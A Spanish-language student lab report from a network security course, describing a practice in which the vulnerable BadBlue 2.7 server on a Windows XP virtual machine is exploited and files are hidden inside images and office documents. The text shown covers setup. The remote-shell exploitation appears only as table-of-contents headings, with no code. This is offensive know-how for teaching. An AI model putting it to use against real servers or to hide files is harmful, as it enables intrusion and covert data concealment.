

**EXPLOTACION DE BADBLUE Y CAMUFLAJE DE ARCHIVOS DESDE LA
MAQUINA VIRTUAL DE WINDOWS XP**

KEVIN STIVEN JARAMILLO CORDOBA

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

**EXPLOTACION DE BADBLUE Y CAMUFLAJE DE ARCHIVOS DESDE LA
MAQUINA VIRTUAL DE WINDOWS XP**

KEVIN STIVEN JARAMILLO CORDOBA

Estudiantes, IX semestre

ING. RAFAEL SANDOVAL MORALES

Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

Contenido

Tema.....	Pagina
1. Introducción	9
2. Objetivos	9
2.1. Objetivo General	9
2.2. Objetivos Específicos.....	10
3. Justificación	11
4. Planteamiento de la Actividad	12
5. Desarrollo del tema	13
5.1. Capítulo 1	13
5.1.1 Instalación de VirtualBox en Windows XP	13
5.1.2 Configuración de la Carpeta Compartida en VirtualBox.....	15
5.1.3 Verificación de la Carpeta Compartida.....	16
5.1.4 Acceso a la Carpeta Compartida.....	17
5.1.5 Archivos en equipo local	18
5.1.6 Acceso a los Archivos desde la Máquina Virtual	19
5.1.7 Instalación de Camouflage en Windows XP	20
5.1.8 Interfaz Web de BadBlue en Ejecución	21
5.1.9 Archivos Preparados para Camuflaje.....	22
5.1.10 Propiedades del Conjunto de Archivos de Prueba	23
5.1.11 Intento fallido de camuflaje	24

5.1.12	Selección de Archivos para Camuflaje en JPG.....	25
5.1.13	Configuración del Archivo Portador JPG.....	26
5.1.14	Proceso de Camuflaje Completado.....	27
5.1.15	Contraseña del Archivo Camuflado.....	28
5.1.16	Propiedades del Archivo JPG Camuflado.....	29
5.1.17	Verificación de Archivos Ocultos JPG Camuflado	30
5.1.18	Selección de Archivos para Camuflaje en PDF	31
5.1.19	Configuración del Archivo PDF Portador	32
5.1.20	Proceso de Camuflaje en PDF Completado.....	33
5.1.21	Propiedades del Archivo PDF Camuflado.....	34
5.1.22	Verificación de Archivos en el PDF Camuflado	35
5.1.23	Selección de Archivos para Camuflaje en Word	36
5.1.24	Configuración del Archivo Word	37
5.1.25	Creación del Archivo Word Camuflado	38
5.1.26	Propiedades del Archivo Word Camuflado	40
5.1.27	Selección de Archivos para Camuflaje en Excel	41
5.1.28	Selección del Archivo Excel Portador	42
5.1.29	Configuración del Archivo Excel Portador.....	43
5.1.30	Creación del Archivo Excel Camuflado	44
5.1.31	Propiedades del Archivo Excel Camuflado	45

5.1.32	Verificación Final de Archivos Ocultos en el Excel Camuflado	46
5.2.	Capítulo #2.....	47
5.2.1	Escaneo de Red para Identificar BadBlue	47
5.2.2	Búsqueda de Exploits para BadBlue 2.7.....	49
5.2.3	Obtención y Preparación del Exploit	50
5.2.4	Configuración del Exploit 4784.pl.....	51
5.2.5	Personalización del Exploit BadBlue.....	52
5.2.6	Preparación Final del Exploit BadBlue.....	53
5.2.7	Explotación Exitosa de BadBlue	55
5.2.8	Enumeración del Sistema Comprometido	56
5.2.9	Análisis de Procesos en el Sistema Comprometido.....	57
6.	Problemas encontrados	59
7.	Recomendaciones	60
8.	Conclusión	61
9.	Bibliográfica	62

Tabla de Ilustración

Ilustración 1. Asistente de instalación de VirtualBox.....	13
Ilustración 2. VirtualBox como dispositivo de almacenamiento	14
Ilustración 3. Creación de una carpeta compartida.	15
Ilustración 4. Lista de carpetas compartidas en la configuración de la maquina.....	16
Ilustración 5. Mostrando la unidad correspondiente a la carpeta compartida.....	17
Ilustración 6. Carpeta Doc dentro de otra carpeta en el equipo local	18
Ilustración 7. Contenido de la carpeta compartida desde el Windows XP	19
Ilustración 8. Icono de Camouflage en el escritorio de Windows XP.	20
Ilustración 9. Página principal del servidor BadBlue	21
Ilustración 10. Conjunto de archivo listos para ser camuflados.	22
Ilustración 11. Características del conjunto de archivos a camuflar.....	23
Ilustración 12. Mensaje de error de Camouflage	24
Ilustración 13. Interfaz de Camouflage mostrando los archivos seleccionados.	25
Ilustración 14. Selección del archivo JPG que servirá como portador	26
Ilustración 15. Mensaje de finalización exitosa del proceso de camuflaje.	27
Ilustración 16. Configuración de contraseña para el archivo camuflado.....	28
Ilustración 17. Propiedades del archivo JPG después del camuflaje.	29
Ilustración 18. Interfaz mostrando la lista de archivos extraíbles del JPG camuflado.	30
Ilustración 19. Interfaz mostrando archivos para ser ocultados dentro de un PDF.	31
Ilustración 20. Selección del archivo PDF como archivo para el camuflaje.	32
Ilustración 21. Archivo PDF camuflado resultante.....	33
Ilustración 22. propiedades del archivo PDF después del proceso de camuflaje.	34

Ilustración 23. Interfaz mostrando la lista de archivos extraíbles del PDF camuflado.....	35
Ilustración 24. Interfaz archivos para ser ocultados dentro de un documento Word.....	36
Ilustración 25. Selección del archivo para el camuflaje en Word.....	37
Ilustración 26. Configuración final para generar el archivo Word camuflado	38
Ilustración 27. propiedades del archivo WORD después del proceso de camuflaje.	39
Ilustración 28. propiedades del archivo Word después del proceso de camuflaje.....	40
Ilustración 29. Interfaz de archivos para ser ocultados dentro de una Excel.	41
Ilustración 30. selección del archivo como archivo realizar el camuflaje.	42
Ilustración 31. Confirmación de la selección como archivo para camuflaje	43
Ilustración 32. Configuración final para generar el archivo Excel camuflado.	44
Ilustración 33. Propiedades del archivo Excel después del proceso de camuflaje.	45
Ilustración 34. Interfaz mostrando los archivos extraíbles del Excel camuflada.....	46
Ilustración 35. Resultado del escaneo Nmap mostrando los servicios activos en la red ..	47
Ilustración 36. Escaneo Nmap mostrando los servicios activos en la red 192.128.100.7	48
Ilustración 37. Verificación del servidor BadBlue	49
Ilustración 38. Localización y copia del exploit 4784.pl	50
Ilustración 39. Edición del script de explotación BadBlue 2.72	51
Ilustración 40. Modificación del script de explotación.....	52
Ilustración 41. asignación de permisos de ejecución al script de explotación.....	53
Ilustración 42. Verificación de permisos de ejecución al script de explotación.	54
Ilustración 43. Explotación de BadBlue y Obtención de Shell Remoto	55
Ilustración 44. Comandos de enumeración ejecutados en el sistema Windows XP	56
Ilustración 45. Lista de procesos en ejecución mediante tasklist.....	57

Ilustración 46. Salida de la configuración del sistema Windows XP víctima.	58
---	----

1. Introducción

El presente informe describe la explotación de la vulnerabilidad del servidor BadBlue y el uso de técnicas de camuflaje de archivos, llevadas a cabo desde una máquina virtual con Windows XP. El propósito fundamental fue comprender, mediante una simulación práctica, cómo los atacantes pueden aprovechar fallos en servicios desactualizados para comprometer un sistema, y de qué forma es posible ocultar información dentro de archivos cotidianos como imágenes y documentos.

2. Objetivos

2.1. Objetivo General

Explotar la vulnerabilidad del servidor BadBlue y aplicar técnicas de camuflaje de archivos desde una máquina virtual con Windows XP

2.2.Objetivos Específicos

- Identificar la vulnerabilidad del servidor BadBlue y configurar el entorno de explotación.
- Ocultar archivos en diferentes tipos de documentos usando herramientas de camuflaje.
- Registrar los pasos seguidos y los resultados obtenidos durante la práctica.

3. Justificación

La práctica realizada es relevante porque muestra la facilidad con que se pueden explotar servicios obsoletos y camuflar archivos. Esto refuerza la importancia de la actualización constante de sistemas y la capacitación en temas de seguridad

4. Planteamiento de la Actividad

Determinar la capacidad máxima de archivos que pueden ocultarse en formatos JPG, PDF, Word y Excel, evaluando límites de tamaño y cantidad. Paralelamente, ejecutar la explotación del servidor BadBlue 2.7 mediante payloads específicos para obtener acceso remoto, documentando el proceso completo de compromiso del sistema.

5. Desarrollo del tema

5.1.Capítulo #1

5.1.1 Instalación de VirtualBox en Windows XP




Ilustración 1. Asistente de instalación de VirtualBox

El primer paso para la práctica es preparar el entorno de la máquina virtual Windows XP instalando las VirtualBox, ya que habilita la funcionalidad de "Carpetas Compartidas", la cual permitirá transferir archivos de forma sencilla entre la máquina local y la máquina virtual Windows XP para realizar las pruebas de camuflaje en BadBlue.




Ilustración 2. VirtualBox como dispositivo de almacenamiento

Una vez completada la instalación y el reinicio, se verifica el entorno de Windows XP. Es importante destacar la presencia de la unidad VirtualBox (D:), que corresponde al disco de instalación montado por VirtualBox.

5.1.2 Configuración de la Carpeta Compartida en VirtualBox




Ilustración 3. Creación de una carpeta compartida.

Para transferir los archivos desde el equipo host ("máquina loca") a la máquina virtual Windows XP, se configura una Carpeta Compartida.

Configuración de la VM donde se define una nueva carpeta compartida:

- **Ruta de carpeta:** C:\Users\...AUDITORIA DE REDES\Doc (Ruta del equipo local).
- **Nombre de carpeta:** Doc (Nombre con el que se identificará en la máquina virtual).
- **Las opciones Automontar y Hacer permanente** deben estar activadas, para que la carpeta esté disponible automáticamente cada vez que se inicie la máquina virtual.

5.1.3 Verificación de la Carpeta Compartida




Ilustración 4. Lista de carpetas compartidas en la configuración de la máquina

Esta captura confirma que la carpeta compartida "Doc" se ha añadido correctamente a la configuración de la máquina virtual.

5.1.4 Acceso a la Carpeta Compartida




Ilustración 5. Mostrando la unidad correspondiente a la carpeta compartida.

Se observa la nueva Unidad como Doc en "VBoxSvr" (Z:). Esta unidad Z: es el punto de montaje de la carpeta compartida Doc configurada en los pasos anteriores.

5.1.5 Archivos en equipo local




Ilustración 6. Carpeta Doc dentro de otra carpeta en el equipo local

Esta captura muestra el directorio de trabajo en la máquina local donde se están unidos todas las herramientas y archivos necesarios para la práctica.

5.1.6 Acceso a los Archivos desde la Máquina Virtual




Ilustración 7. Contenido de la carpeta compartida desde el Windows XP

Desde dentro de la máquina virtual Windows XP, se accede a la unidad de red Z:, que corresponde a la carpeta compartida configurada.

5.1.7 Instalación de Camouflage en Windows XP



Ilustración 8. Icono de Camouflage en el escritorio de Windows XP.

Camou121.exe (la herramienta de camuflaje) evidenciada en el escritorio de Windows XP como ejecutable

5.1.8 Interfaz Web de BadBlue en Ejecución




Ilustración 9. Página principal del servidor BadBlue

Esta captura confirma que el servidor web vulnerable BadBlue se está ejecutando correctamente en la máquina virtual Windows XP.

5.1.9 Archivos Preparados para Camuflaje

